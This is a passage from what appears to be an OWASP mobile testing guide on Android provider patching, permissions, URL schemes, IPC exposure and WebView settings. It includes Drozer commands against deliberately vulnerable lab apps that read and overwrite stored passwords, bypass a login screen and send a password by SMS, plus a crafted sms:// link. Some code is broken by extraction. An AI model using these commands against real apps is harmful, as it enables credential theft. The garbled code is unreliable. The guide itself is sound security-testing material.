In case of an Android SDK based application the application should have a dependency on the GooglePlayServices. For example in a gradle build file, you will find `compile 'com.google.android.gms:play-services-gcm:x.x.x'` in the dependencies block. Next you need to make sure that the `ProviderInstaller` class is called with either `installIfNeeded()` or with `installIfNeededAsync()`. The `ProviderInstaller` needs to be called as early as possible by a component of the application. Exceptions that are thrown by these methods should be caught and handled correctly. If the application cannot patch its security provider then it can either inform the API on his lesser secure state or it can restrict the user in its possible actions as all HTTPS-traffic should now be deemed more risky.

Here are two [examples from the Android Developer documentation](#) on how to update your Security Provider to protect against SSL exploits. In both cases, the developer needs to handle the exceptions properly and it might be wise to report to the backend when the application is working with an unpatched security provider.

Patching Synchronously:

```
//this is a sync adapter that runs in the background, so you can run
the synchronous patching.
public class SyncAdapter extends AbstractThreadedSyncAdapter {

    ...

    // This is called each time a sync is attempted; this is okay, since
    // the overhead is negligible if the security provider is up-to-date.
    @Override
    public void onPerformSync(Account account, Bundle extras, String
authority,
        ContentProviderClient provider, SyncResult syncResult) {
        try {
            ProviderInstaller.installIfNeeded(getContext());
        } catch (GooglePlayServicesRepairableException e) {

            // Indicates that Google Play services is out of date, disabled,
            etc.

            // Prompt the user to install/update/enable Google Play services.
            GooglePlayServicesUtil.showErrorNotification(
                e.getConnectionStatusCode(), getContext());

            // Notify the SyncManager that a soft error occurred.
            syncResult.stats.numIOExceptions++;
            return;
        }

    } catch (GooglePlayServicesNotAvailableException e) {
        // Indicates a non-recoverable error; the ProviderInstaller is
        not able
        // to install an up-to-date Provider.

        // Notify the SyncManager that a hard error occurred.
        //in this case: make sure that you inform your API of it.
        syncResult.stats.numAuthExceptions++;
        return;
    }

    // If this is reached, you know that the provider was already up-
    to-date,
    // or was successfully updated.
```

```
    }  
}
```

Patching Asynchronously:

```
//This is the mainactivity/first activity of the application that is  
//there long enough to make the async installing of the securityprovider  
//work.  
public class MainActivity extends Activity  
    implements ProviderInstaller.ProviderInstallListener {  
  
    private static final int ERROR_DIALOG_REQUEST_CODE = 1;  
  
    private boolean mRetryProviderInstall;  
  
    //Update the security provider when the activity is created.  
    @Override  
    protected void onCreate(Bundle savedInstanceState) {  
        super.onCreate(savedInstanceState);  
        ProviderInstaller.installIfNeededAsync(this, this);  
    }  
  
    /**  
     * This method is only called if the provider is successfully updated  
     * (or is already up-to-date).  
     */  
    @Override  
    protected void onProviderInstalled() {  
        // Provider is up-to-date, app can make secure network calls.  
    }  
  
    /**  
     * This method is called if updating fails; the error code indicates  
     * whether the error is recoverable.  
     */  
    @Override  
    protected void onProviderInstallFailed(int errorCode, Intent  
recoveryIntent) {  
        if (GooglePlayServicesUtil.isUserRecoverableError(errorCode)) {  
            // Recoverable error. Show a dialog prompting the user to  
            // install/update/enable Google Play services.
```

```
        GooglePlayServicesUtil.showErrorDialogFragment(
            errorCode,
            this,
            ERROR_DIALOG_REQUEST_CODE,
            new DialogInterface.OnCancelListener() {
                @Override
                public void onCancel(DialogInterface dialog) {
                    // The user chose not to take the recovery action
                    onProviderInstallerNotAvailable();
                }
            });
        } else {
            // Google Play services is not available.
            onProviderInstallerNotAvailable();
        }
    }

@Override
protected void onActivityResult(int requestCode, int resultCode,
    Intent data) {
    super.onActivityResult(requestCode, resultCode, data);
    if (requestCode == ERROR_DIALOG_REQUEST_CODE) {
        // Adding a fragment via
        GooglePlayServicesUtil.showErrorDialogFragment
            // before the instance state is restored throws an error. So
        instead,
        // set a flag here, which will cause the fragment to delay until
        // onPostExecute.
        mRetryProviderInstall = true;
    }
}

/**
 * On resume, check to see if we flagged that we need to reinstall
the
 * provider.
 */
@Override
protected void onPostExecute() {
    super.onPostExecute();
    if (mRetryProviderInstall) {
        // We can now safely retry installation.
    }
}
```

```

        ProviderInstall.installIfNeededAsync(this, this);
    }
    mRetryProviderInstall = false;
}

private void onProviderInstallerNotAvailable() {
    // This is reached if the provider cannot be updated for some
    reason.

    // App should consider all HTTP communication to be vulnerable, and
    take
    // appropriate action (e.g. inform backend, block certain high-risk
    actions, etc.).
}
}

```

In case of an NDK based application: make sure that the application does only bind to a recent and properly patched library that provides SSL/TLS functionality.

Dynamic Analysis

When you have the source-code:

- Run the application in debug mode, then make a breakpoint right where the app will make its first contact with the endpoint(s).
- Right click at the code that is highlighted and select `Evaluate Expression`
- Type `Security.getProviders()` and press enter
- Check the providers and see if you can find `GmsCore_OpenSSL` which should be the new toplisted provider.

When you do not have the source-code:

- Use Xposed to hook into `java.security` package, then hook into `java.security.Security` with the method `getProviders` with no arguments. The return value is an Array of `Provider`.
- Check if the first provider is `GmsCore_OpenSSL`.

References

OWASP Mobile Top 10 2016

- M3 - Insecure Communication -

https://www.owasp.org/index.php/Mobile_Top_10_2016-M3-Insecure_Communication

OWASP MASVS

- V5.4: “The app either uses its own certificate store, or pins the endpoint certificate or public key, and subsequently does not establish connections with endpoints that offer a different certificate or key, even if signed by a trusted CA.”
- V5.6: “The app only depends on up-to-date connectivity and security libraries.”

CWE

- CWE-295 - Improper Certificate Validation

Android Platform APIs

Testing App Permissions

Overview

Android assigns every installed app with a distinct system identity (Linux user ID and group ID). Because each Android app operates in a process sandbox, apps must explicitly request access to resources and data outside their sandbox. They request this access by declaring the permissions they need to use certain system data and features. Depending on how sensitive or critical the data or feature is, Android system will grant the permission automatically or ask the user to approve the request.

Android permissions are classified in four different categories based on the protection level it offers.

- **Normal:** This permission gives apps access to isolated application-level features, with minimal risk to other apps, the user or the system. It is granted during the installation of the App. If no protection level is specified, normal is the default value.
Example: `android.permission.INTERNET`
- **Dangerous:** This permission usually gives the app control over user data or control over the device that impacts the user. This type of permission may not be granted at installation time, leaving it to the user to decide whether the app should have the permission or not. Example: `android.permission.RECORD_AUDIO`
- **Signature:** This permission is granted only if the requesting app was signed with the same certificate as the app that declared the permission. If the signature matches, the permission is automatically granted. Example:
`android.permission.ACCESS_MOCK_LOCATION`
- **SystemOrSignature:** Permission only granted to applications embedded in the system image or that were signed using the same certificate as the application that declared the permission. Example: `android.permission.ACCESS_DOWNLOAD_MANAGER`

A full list of all permissions can be found in the [Android developer documentation](#).

Custom Permissions

Android allows apps to expose their services/components to other apps and custom permissions are required to restrict which app can access the exposed component. [Custom permissions](#) can be defined in `AndroidManifest.xml`, by creating a permission tag with two mandatory attributes:

- `android:name` and
- `android:protectionLevel`.

It is crucial to create custom permission that adhere to the *Principle of Least Privilege*: permission should be defined explicitly for its purpose with meaningful and accurate label and description.

Below is an example of a custom permission called `START_MAIN_ACTIVITY` that is required when launching the `TEST_ACTIVITY` Activity.

The first code block defines the new permission which is self-explanatory. The `label` tag is a summary of the permission and `description` is a more detailed description of the summary. The protection level can be set based on the types of permission it is granting. Once you have defined your permission, it can be enforced on the component by specifying it in the application's manifest. In our example, the second block is the component that we are going to restrict with the permission we created. It can be enforced by adding the `android:permission` attributes.

```
<permission  
    android:name="com.example.myapp.permission.START_MAIN_ACTIVITY"  
        android:label="Start Activity in myapp"  
        android:description="Allow the app to launch the activity of  
myapp app, any app you grant this permission will be able to launch  
main activity by myapp app."  
        android:protectionLevel="normal" />  
  
<activity android:name="TEST_ACTIVITY"  
  
    android:permission="com.example.myapp.permission.START_MAIN_ACTIVITY">  
        <intent-filter>  
            <action android:name="android.intent.action.MAIN" />  
            <category android:name="android.intent.category.LAUNCHER"/>  
        </intent-filter>  
</activity>
```

Now that the new permission `START_MAIN_ACTIVITY` is created, apps can request it using the `uses-permission` tag in the `AndroidManifest.xml` file. Any application can now launch the `TEST_ACTIVITY` if it is granted with the custom permission `START_MAIN_ACTIVITY`.

```
<uses-permission  
    android:name="com.example.myapp.permission.START_MAIN_ACTIVITY"/>
```

Static Analysis

Android Permissions

Permissions should be checked if they are really needed within the App and removed otherwise. For example in order for an Activity to load a web page into a WebView the `INTERNET` permission in the Android Manifest file is needed.

```
<uses-permission android:name="android.permission.INTERNET" />
```

It is always recommended to run through the permissions with the developer together to identify the intention of every permission set and remove those that are not needed.

Alternatively, Android Asset Packaging tool can be used to examine permissions.

```
$ aapt d permissions com.owasp.mstg.myapp  
uses-permission: android.permission.WRITE_CONTACTS  
uses-permission: android.permission.CHANGE_CONFIGURATION  
uses-permission: android.permission.SYSTEM_ALERT_WINDOW  
uses-permission: android.permission.INTERNAL_SYSTEM_WINDOW
```

Custom Permissions

Apart from enforcing custom permissions via application manifest file, they can also be checked programmatically. This is not recommended however, as it is more error prone and can be bypassed more easily, e.g. using runtime instrumentation. Whenever you see code like the following, you should also make sure that the same permissions are enforced in the manifest file.

```
int canProcess =  
checkCallingOrSelfPermission("com.example.perm.READ_INCOMING_MSG");  
if (canProcess != PERMISSION_GRANTED)  
throw new SecurityException();
```

Dynamic Analysis

Permissions of applications installed on a device can be retrieved using Drozer. The following extract demonstrates how to examine the permissions used by an application, in addition to the custom permissions defined by the app:

```
dz> run app.package.info -a com.android.mms.service  
Package: com.android.mms.service  
Application Label: MmsService  
Process Name: com.android.phone  
Version: 6.0.1  
Data Directory: /data/user/0/com.android.mms.service  
APK Path: /system/priv-app/MmsService/MmsService.apk  
UID: 1001  
GID: [2001, 3002, 3003, 3001]  
Shared Libraries: null  
Shared User ID: android.uid.phone  
Uses Permissions:  
- android.permission.RECEIVE_BOOT_COMPLETED  
- android.permission.READ_SMS  
- android.permission.WRITE_SMS  
- android.permission.BROADCAST_WAP_PUSH  
- android.permission.BIND_CARRIER_SERVICES  
- android.permission.BIND_CARRIER_MESSAGING_SERVICE  
- android.permission.INTERACT_ACROSS_USERS  
Defines Permissions:  
- None
```

When Android applications expose IPC components to other applications, they can define permissions to limit access to the component to certain applications. To communicate with a component protected by a `normal` or `dangerous` permission, Drozer can be rebuilt to contain the required permission:

```
$ drozer agent build --permission  
android.permission.REQUIRED_PERMISSION
```

Note that this method cannot be used for `signature` level permissions, as Drozer would need to be signed by the same certificate as the target application.

Testing Custom URL Schemes

Overview

Both Android and iOS allow inter-app communication through the use of custom URL schemes. These custom URLs allow other applications to perform specific actions within the application hosting the custom URL scheme. Much like a standard web URL that might start with `https://`, custom URIs can begin with any scheme prefix and usually define an action to take within the application and parameters for that action.

As a contrived example, consider:

```
sms://compose/to=your.boss@company.com&message=I%20QUIT!&sendImmediately=true .
```

When a victim clicks such a link on a web page in their mobile browser, the vulnerable SMS application will send the SMS message with the maliciously crafted content. This could lead to:

- financial loss for the victims if messages are sent to premium services or
- disclosing the phone number if messages are sent to predefined addresses that collect phone numbers.

Once a URL scheme is defined, multiple apps can register for any available scheme. For any application, each of these custom URL schemes needs to be enumerated, and the actions they perform need to be tested.

URL schemes can be used for [deep linking](#), which is a widespread and convenient method for launching a native mobile app via a link and doesn't represent a risk by itself.

Nevertheless data coming in through URL schemes which is processed by the app should be validated, as described in the test case “Testing Input Validation and Sanitization”.

Static Analysis

Investigate if custom URL schemes are defined. This can be done in the `AndroidManifest` file inside of an [intent-filter element](#).

```
<activity android:name=".MyUriActivity">
    <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.BROWSABLE" />
        <data android:scheme="myapp" android:host="path" />
    </intent-filter>
</activity>
```

The example above is specifying a new URL scheme called `myapp://`. The `browsable` will allow to open the URI within a browser.

Data can then be transmitted through this new scheme, by using for example the following URI: `myapp://path/to/what/i/want?keyOne=valueOne&keyTwo=valueTwo`. Code like the following can be used to retrieve the data:

```
Intent intent = getIntent();
if (Intent.ACTION_VIEW.equals(intent.getAction())) {
    Uri uri = intent.getData();
    String valueOne = uri.getQueryParameter("keyOne");
    String valueTwo = uri.getQueryParameter("keyTwo");
}
```

Verify also the usage of `toUri`, that might also be used in this context.

Dynamic Analysis

To enumerate URL schemes within an app that can be called by a web browser, the Drozer module `scanner.activity.browsable` should be used:

```
dz> run scanner.activity.browsable -a com.google.android.apps.messaging
Package: com.google.android.apps.messaging
  Invocable URIs:
    sms://
    mms://
  Classes:
    com.google.android.apps.messaging.ui.conversation.LaunchConversationActivity
```

Custom URL schemes can be called using the Drozer module `app.activity.start` :

```
dz> run app.activity.start --action android.intent.action.VIEW --data-uri "sms://0123456789"
```

When calling a defined schema (`myapp://someaction/?var0=string&var1=string`), it might be used to send data to the app as in the example below.

```
Intent intent = getIntent();
if (Intent.ACTION_VIEW.equals(intent.getAction())) {
    Uri uri = intent.getData();
    String valueOne = uri.getQueryParameter("var0");
    String valueTwo = uri.getQueryParameter("var1");
}
```

Defining your own URL scheme and using it can become a risk in this case, if data is sent to it from an external party and processed in the app.

Testing For Sensitive Functionality Exposure Through IPC Overview

During development of a mobile application, traditional techniques for IPC might be applied like usage of shared files or network sockets. As mobile application platforms implement their own system functionality for IPC, these mechanisms should be applied as

they are much more mature than traditional techniques. Using IPC mechanisms with no security in mind may cause the application to leak or expose sensitive data.

The following is a list of Android IPC Mechanisms that may expose sensitive data:

- Binders
- Services
- Bound Services
- AIDL
- Intents
- Content Providers

Static Analysis

We start by looking at the `AndroidManifest`, where all activities, services and content providers included in the source code must be declared (otherwise the system will not recognize them and they will not run). However, broadcast receivers can be either declared in the manifest or created dynamically. You will want to identify elements such as:

- `<intent-filter>`
- `<service>`
- `<provider>`
- `<receiver>`

Making an activity, service or content provided as “exported” means that it can be accessed by other apps. There are two common ways to set a component as exported. The obvious one is to set the export tag to true `android:exported="true"`. The second way is to define an `<intent-filter>` within the component element (`<activity>` , `<service>` , `<receiver>`). When doing this, the export tag is automatically set to “true”. If not strictly required, be sure that the IPC component element does not have the `android:exported="true"` value in the `AndroidManifest.xml` file nor an `<intent-filter>` , to prevent all other apps on Android from being able to interact with it.

Apart from that, remember that using the permission tag (`android:permission`) will also limit the exposure of a component to other applications. If your IPC is intended to be accessible to other applications, you can apply a security policy by using the

`<permission>` element and set a proper `android:protectionLevel`. When using `android:permission` in a service declaration, other applications will need to declare a corresponding `<uses-permission>` element in their own manifest to be able to start, stop, or bind to the service.

For more information about the content providers, please refer to the test case “Testing Whether Stored Sensitive Data Is Exposed via IPC Mechanisms” in chapter “Testing Data Storage”.

Once you identify a list of IPC mechanisms, review the source code in order to detect if they leak any sensitive data when used. For example, content providers can be used to access database information, while services can be probed to see if they return data. Also broadcast receivers can leak sensitive information if probed or sniffed.

In the following we will use two example apps and give examples on how to identify vulnerable IPC components:

- “[Sieve](#)”
- “[Android Insecure Bank](#)”

Activities

Inspect the AndroidManifest

In the “Sieve” app we can find three exported activities identified by `<activity>` :

```
<activity android:excludeFromRecents="true"
    android:label="@string/app_name" android:launchMode="singleTask"
    android:name=".MainLoginActivity"
    android:windowSoftInputMode="adjustResize|stateVisible">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>
<activity android:clearTaskOnLaunch="true"
    android:excludeFromRecents="true" android:exported="true"
    android:finishOnTaskLaunch="true"
    android:label="@string/title_activity_file_select"
    android:name=".FileSelectActivity"/>
<activity android:clearTaskOnLaunch="true"
    android:excludeFromRecents="true" android:exported="true"
    android:finishOnTaskLaunch="true"
    android:label="@string/title_activity_pwlist" android:name=".PWList"/>
```

Inspect the source code

By inspecting the `PWList.java` activity we see that it offers options to list all keys, add, delete, etc. If we invoke it directly we will be able to bypass the LoginActivity. More on this can be found below in the dynamic analysis.

Services

Inspect the AndroidManifest

In the “Sieve” app we can find two exported services identified by `<service>` :

```
<service android:exported="true" android:name=".AuthService"
    android:process=":remote"/>
<service android:exported="true" android:name=".CryptoService"
    android:process=":remote"/>
```

Inspect the source code

Check the source code for the class `android.app.Service` :

By reversing the target application, we can see the service `AuthService` provides functionality to change the password and PIN protecting the target app.

```
public void handleMessage(Message msg) {
    AuthService.this.responseHandler = msg.replyTo;
    Bundle returnBundle = msg.obj;
    int responseCode;
    int returnVal;
    switch (msg.what) {
        ...
        case AuthService.MSG_SET /*6345*/:
            if (msg.arg1 == AuthService.TYPE_KEY) /*7452*/
                responseCode = 42;
            if
                (AuthService.this.setKey(returnBundle.getString("com.mwr.example.sieve.
PASSWORD")))
                    returnVal = 0;
            } else {
                returnVal = 1;
            }
        } else if (msg.arg1 == AuthService.TYPE_PIN) {
            responseCode = 41;
            if
                (AuthService.this.setPin(returnBundle.getString("com.mwr.example.sieve.
PIN")))
                    returnVal = 0;
            } else {
                returnVal = 1;
            }
        } else {
            sendUnrecognisedMessage();
            return;
        }
    }
```

Broadcast Receivers

Inspect the AndroidManifest

In “Android Insecure Bank” app we can find a broadcast receiver in the manifest identified by `<receiver>` :

```
<receiver android:exported="true"  
    android:name="com.android.insecurebankv2.MyBroadCastReceiver">  
    <intent-filter>  
        <action android:name="theBroadcast"/>  
    </intent-filter>  
</receiver>
```

Inspect the source code

Search in the source code for strings like `sendBroadcast` , `sendOrderedBroadcast` , `sendStickyBroadcast` and verify that the application doesn't send any sensitive data.

If an Intent is only broadcast/received in the same application, `LocalBroadcastManager` can be used so that, by design, other apps cannot receive the broadcast message. This reduces the risk of leaking sensitive information.

```
LocalBroadcastManager.sendBroadcast() .
```

In order to know more about what the receiver is intended to do we have to go deeper in our static analysis and search for usages of the class `android.content.BroadcastReceiver` and the `Context.registerReceiver()` method used to dynamically create receivers.

In the extract below taken from the source code of the target application, we can see that the broadcast receiver triggers a SMS message to be sent containing the decrypted password of the user.

```

public class MyBroadCastReceiver extends BroadcastReceiver {
    String usernameBase64ByteString;
    public static final String MYPREFS = "mySharedPreferences";

    @Override
    public void onReceive(Context context, Intent intent) {
        // TODO Auto-generated method stub

        String phn = intent.getStringExtra("phonenumer");
        String newpass = intent.getStringExtra("newpass");

        if (phn != null) {
            try {
                SharedPreferences settings =
context.getSharedPreferences(MYPREFS, Context.MODE_WORLD_READABLE);
                final String username =
settings.getString("EncryptedUsername", null);
                byte[] usernameBase64Byte = Base64.decode(username,
Base64.DEFAULT);
                usernameBase64ByteString = new
String(usernameBase64Byte, "UTF-8");
                final String password =
settings.getString("superSecurePassword", null);
                CryptoClass crypt = new CryptoClass();
                String decryptedPassword =
crypt.aesDecryptedString(password);
                String textPhoneno = phn.toString();
                String textMessage = "Updated Password from:
"+decryptedPassword+ " to: "+newpass;
                SmsManager smsManager = SmsManager.getDefault();
                System.out.println("For the changepassword -
phonenumer: "+textPhoneno+" password is: "+textMessage);
                smsManager.sendTextMessage(textPhoneno, null, textMessage, null, null);
            }
        }
    }
}

```

BroadcastReceivers should make use of the `android:permission` attribute, as otherwise any other application can invoke them. `Context.sendBroadcast(intent, receiverPermission);` can be used to specify permissions a receiver needs to be able to [read the broadcast](#)). You can also set an explicit application package name that limits the

components this Intent will resolve to. If left to the default value of null, all components in all applications will be considered. If non-null, the Intent can only match the components in the given application package.

Dynamic Analysis

IPC components can be enumerated using Drozer. To list all exported IPC components, the module `app.package.attacksurface` should be used:

```
dz> run app.package.attacksurface com.mwr.example.sieve
Attack Surface:
  3 activities exported
  0 broadcast receivers exported
  2 content providers exported
  2 services exported
    is debuggable
```

Content Providers

The “Sieve” application implements a vulnerable content provider. To list of content providers exported by the Sieve app execute the following command:

```
dz> run app.provider.finduri com.mwr.example.sieve
Scanning com.mwr.example.sieve...
content://com.mwr.example.sieve.DBContentProvider/
content://com.mwr.example.sieve.FileBackupProvider/
content://com.mwr.example.sieve.DBContentProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords/
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.FileBackupProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Keys
```

Content providers with names like “Passwords” and “Keys” are prime suspects for sensitive information leaks. After all, it wouldn’t be great if sensitive keys and passwords could simply be queried from the provider!

```
dz> run app.provider.query  
content://com.mwr.example.sieve.DBContentProvider/Keys  
Permission Denial: reading com.mwr.example.sieve.DBContentProvider uri  
content://com.mwr.example.sieve.DBContentProvider/Keys from pid=4268,  
uid=10054 requires com.mwr.example.sieve.READ_KEYS, or  
grantUriPermission()
```

```
dz> run app.provider.query  
content://com.mwr.example.sieve.DBContentProvider/Keys/  
| Password | pin |  
| SuperPassword1234 | 1234 |
```

This content provider can be accessed without any permission.

```
dz> run app.provider.update  
content://com.mwr.example.sieve.DBContentProvider/Keys/ --selection  
"pin=1234" --string Password "newpassword"  
dz> run app.provider.query  
content://com.mwr.example.sieve.DBContentProvider/Keys/  
| Password | pin |  
| newpassword | 1234 |
```

Activities

To list activities exported by an application the module `app.activity.info` should be used. Specify the target package with `-a` or leave blank to target all apps on the device:

```
dz> run app.activity.info -a com.mwr.example.sieve  
Package: com.mwr.example.sieve  
com.mwr.example.sieve.FileSelectActivity  
    Permission: null  
com.mwr.example.sieve.MainLoginActivity  
    Permission: null  
com.mwr.example.sieve.PWList  
    Permission: null
```

By enumerating activities in the vulnerable password manager “Sieve”, the activity `com.mwr.example.sieve.PWList` is found to be exported with no required permissions. It is possible to use the module `app.activity.start` to launch this activity.

```
dz> run app.activity.start --component com.mwr.example.sieve  
com.mwr.example.sieve.PWList
```

Since the activity was called directly, the login form protecting the password manager was bypassed, and the data contained within the password manager could be accessed.

Services

Services can be enumerated using the Drozer module `app.service.info` :

```
dz> run app.service.info -a com.mwr.example.sieve  
Package: com.mwr.example.sieve  
    com.mwr.example.sieve.AuthService  
        Permission: null  
    com.mwr.example.sieve.CryptoService  
        Permission: null
```

To communicate with a service, static analysis must first be used to identify the required inputs.

Since this service is exported, it is possible to use the module `app.service.send` to communicate with the service and change the password stored in the target application:

```
dz> run app.service.send com.mwr.example.sieve  
com.mwr.example.sieve.AuthService --msg 6345 7452 1 --extra string  
com.mwr.example.sieve.PASSWORD "abcdabcdabcdabcd" --bundle-as-obj  
Got a reply from  
com.mwr.example.sieve/com.mwr.example.sieve.AuthService:  
    what: 4  
    arg1: 42  
    arg2: 0  
    Empty
```

Broadcast Receivers

Broadcasts can be enumerated using the Drozer module `app.broadcast.info`, the target package should be specified using the `-a` parameter:

```
dz> run app.broadcast.info -a com.android.insecurebankv2
Package: com.android.insecurebankv2
com.android.insecurebankv2.MyBroadCastReceiver
Permission: null
```

In the example app “Android Insecure Bank”, we can see that one broadcast receiver is exported, not requiring any permissions, indicating that we can formulate an intent to trigger the broadcast receiver. When testing broadcast receivers, static analysis must also be used to understand the functionality of the broadcast receiver as we did before.

Using the Drozer module `app.broadcast.send`, it is possible to formulate an intent to trigger the broadcast and send the password to a phone number within our control:

```
dz> run app.broadcast.send --action theBroadcast --extra string
phonenumber 07123456789 --extra string newpass 12345
```

This generates the following SMS:

```
Updated Password from: SecretPassword@ to: 12345
```

Sniffing Intents

If an Android application broadcasts intents without setting a required permission or specifying the destination package, the intents are susceptible to monitoring by any application on the device.

To register a broadcast receiver to sniff intents, the Drozer module `app.broadcast.sniff` should be used, specifying the action to monitor with the `--action` parameter:

```
dz> run app.broadcast.sniff --action theBroadcast
[*] Broadcast receiver registered to sniff matching intents
[*] Output is updated once a second. Press Control+C to exit.
```

```
Action: theBroadcast
Raw: Intent { act=theBroadcast flg=0x10 (has extras) }
Extra: phonenumber=07123456789 (java.lang.String)
Extra: newpass=12345 (java.lang.String)
```

Testing JavaScript Execution in WebViews

Overview

In web applications, JavaScript can be injected in many ways by leveraging reflected, stored or DOM based Cross-Site Scripting (XSS). Mobile apps are executed in a sandboxed environment and when implemented natively do not possess this attack vector. Nevertheless, WebViews can be part of a native app to allow viewing of web pages. Every app has its own cache for WebViews and doesn't share it with the native Browser or other apps. WebViews in Android are using the WebKit rendering engine to display web pages but are stripped down to a minimum of functions, as for example no address bar is available. If the WebView is implemented too lax and allows the usage of JavaScript it can be used to attack the app and gain access to its data.

Static Analysis

The source code need to be checked for usage and implementations of the WebView class. To create and use a WebView, an instance of the class WebView need to be created.

```
WebView webview = new WebView(this);
setContentView(webview);
webview.loadUrl("https://www.owasp.org/");
```

Different settings can be applied to the WebView of which one is to activate and deactivate JavaScript. By default JavaScript is disabled in a WebView, so it need to be explicitly enabled. Look for the method `setJavaScriptEnabled` “`setJavaScriptEnabled` in WebViews”) to check if JavaScript is activated.

```
webview.getSettings().setJavaScriptEnabled(true);
```

This allows the WebView to interpret JavaScript. It should only be enabled if needed to reduce the attack surface and potential threats to the app. If JavaScript is needed it should be ensured:

- that the communication relies consistently on HTTPS to protect HTML and JavaScript from tampering while in transit.
- that JavaScript and HTML is only loaded locally from within the app data directory or from trusted web servers.

The cache of the WebView should also be cleared in order to remove all JavaScript and locally stored data, by using `clearCache()` “`clearCache()` in WebViews”) when closing the App.

Devices running platforms older than Android 4.4 (API level 19) use a version of Webkit that has a number of security issues. As a workaround, if the app is supporting these devices, it must confirm that WebView objects [display only trusted content](#).

Dynamic Analysis

A Dynamic Analysis depends on different surrounding conditions, as there are different possibilities to inject JavaScript into a WebView of an app:

- Stored Cross-Site Scripting (XSS) vulnerabilities in an endpoint, where the exploit will be sent to the WebView of the mobile app when navigating to the vulnerable function.
- Man-in-the-middle (MITM) position by an attacker where he is able to tamper the response by injecting JavaScript.
- Malware tampering local files that are loaded by the WebView.

In order to address these attack vectors, the outcome of the following checks should be verified:

- All functions offered by the endpoint need to be free of [stored XSS](#) “Stored Cross-Site Scripting”).
- The HTTPS communication need to be implemented according to best practices to avoid MITM attacks. This means:
 - whole communication is encrypted via TLS (see test case “Testing for Unencrypted Sensitive Data on the Network”),
 - the certificate is checked properly (see test case “Testing Endpoint Identity Verification”) and/or
 - the certificate is even pinned (see “Testing Custom Certificate Stores and SSL Pinning”)
- Only files within the app data directory should be rendered in a WebView (see test case “Testing for Local File Inclusion in WebViews”).

Testing WebView Protocol Handlers

Overview

Several [schemas](#) are available by default in an URI on Android and can be triggered within a WebView, e.g:

- http(s)://
- file://
- tel://

WebViews can load content remotely, but can also load it locally from the app data directory or external storage. If the content is loaded locally it should not be possible by the user to influence the filename or path where the file is loaded from or should be able to edit the loaded file.

Static Analysis

Check the source code for the usage of WebViews. The following [WebView settings](#) are available to control access to different resources:

- `setAllowContentAccess()` : Content URL access allows WebView to load content from a content provider installed in the system. The default is enabled.
- `setAllowFileAccess()` : Enables or disables file access within a WebView. File access is enabled by default. Note that this enables or disables [file system access](#) only. Assets and resources are still accessible using `file:///android_asset` and `file:///android_res`.
- `setAllowFileAccessFromFileURLs()` : Sets whether JavaScript running in the context of a file scheme URL should be allowed to access content from other file scheme URLs. The default value is true for API level 15 (Ice Cream Sandwich) and below, and false for API level 16 (Jelly Bean) and above.
- `setAllowUniversalAccessFromFileURLs()` : Sets whether JavaScript running in the context of a file scheme URL should be allowed to access content from any origin. The default value is true for API level 15 (Ice Cream Sandwich) and below, and false for API level 16 (Jelly Bean) and above.

If one or all of the methods above can be identified and they are activated it should be verified if it is really needed for the app to work properly.

If a WebView instance can be identified check if local files are loaded through the method `loadURL()` (“`loadURL()` in `WebView`”).

```
WebView webview = new WebView(this);
webview.loadUrl("file:///android_asset/filename.html");
```

It needs to be verified where the HTML file is loaded from. For example if it's loaded from the external storage the file is read and writable by everybody and considered a bad practice. Instead they should be placed in the assets directory of the App.

```
webview.loadUrl("file://" +
Environment.getExternalStorageDirectory().getPath() +
"filename.html");
```

The URL specified in `loadURL()` should be checked, if any dynamic parameters are used that can be manipulated, which may lead to local file inclusion.

Set the following [code snippet and best practices](#) in order to deactivate protocol handlers, if applicable:

```
//Should an attacker somehow find themselves in a position to inject  
script into a WebView, then they could exploit the opportunity to  
access local resources. This can be somewhat prevented by disabling  
local file system access. It is enabled by default. The Android  
WebSettings class can be used to disable local file system access via  
the public method setAllowFileAccess.  
webView.getSettings().setAllowFileAccess(false);  
  
webView.getSettings().setAllowFileAccessFromFileURLs(false);  
  
webView.getSettings().setAllowUniversalAccessFromFileURLs(false);  
  
webView.getSettings().setAllowContentAccess(false);
```

- Create a white-list that defines the web pages and it's protocols that are allowed to be loaded locally and remotely.
- Create checksums of the local HTML/JavaScript files and check it during start up of the App. Minify JavaScript files in order to make it harder to read them.

Dynamic Analysis

While using the app look for ways to trigger phone calls or accessing files from the file system to identify usage of protocol handlers.

Testing Whether Java Objects Are Exposed Through WebViews

Overview

Android offers a way that enables JavaScript executed in a WebView to call and use native functions within an Android App called `addJavascriptInterface()`.

The `addJavascriptInterface()` method allows to expose Java Objects to WebViews. When using this method in an Android app it is possible for JavaScript code in a WebView to invoke native methods of the Android App.

Before Android 4.2 Jelly Bean (API Level 17) a vulnerability was discovered in the implementation of `addJavascriptInterface()`, by using reflection that leads to remote code execution when injecting malicious JavaScript in a WebView.

With API Level 17 this vulnerability was fixed and the access granted to methods of a Java Object for JavaScript was changed. When using `addJavascriptInterface()`, methods of a Java Object are only accessible for JavaScript when the annotation `@JavascriptInterface` is explicitly added. Before API Level 17 all methods of the Java Object were accessible by default.

An app that is targeting an Android version before Android 4.2 is still vulnerable to the identified flaw in `addJavascriptInterface()` and should only be used with extreme care. Therefore several best practices should be applied in case this method is needed.

Static Analysis

It need to be verified if and how the method `addJavascriptInterface()` is used and if it's possible for an attacker to inject malicious JavaScript.

The following example shows how `addJavascriptInterface` is used in a WebView to bridge a Java Object to JavaScript:

```
WebView webview = new WebView(this);
WebSettings webSettings = webview.getSettings();
webSettings.setJavaScriptEnabled(true);

MSTG_ENV_008_JS_Interface jsInterface = new
MSTG_ENV_008_JS_Interface(this);

myWebView.addJavascriptInterface(jsInterface, "Android");
myWebView.loadURL("http://example.com/file.html");
setContentView(myWebView);
```

In Android API level 17 and above, an annotation called `JavascriptInterface` is used to explicitly allow the access from JavaScript to a Java method.

```
public class MSTG_ENV_008_JS_Interface {  
  
    Context mContext;  
  
    /** Instantiate the interface and set the context */  
    MSTG_ENV_005_JS_Interface(Context c) {  
        mContext = c;  
    }  
  
    @JavascriptInterface  
    public String returnString () {  
        return "Secret String";  
    }  
  
    /** Show a toast from the web page */  
    @JavascriptInterface  
    public void showToast(String toast) {  
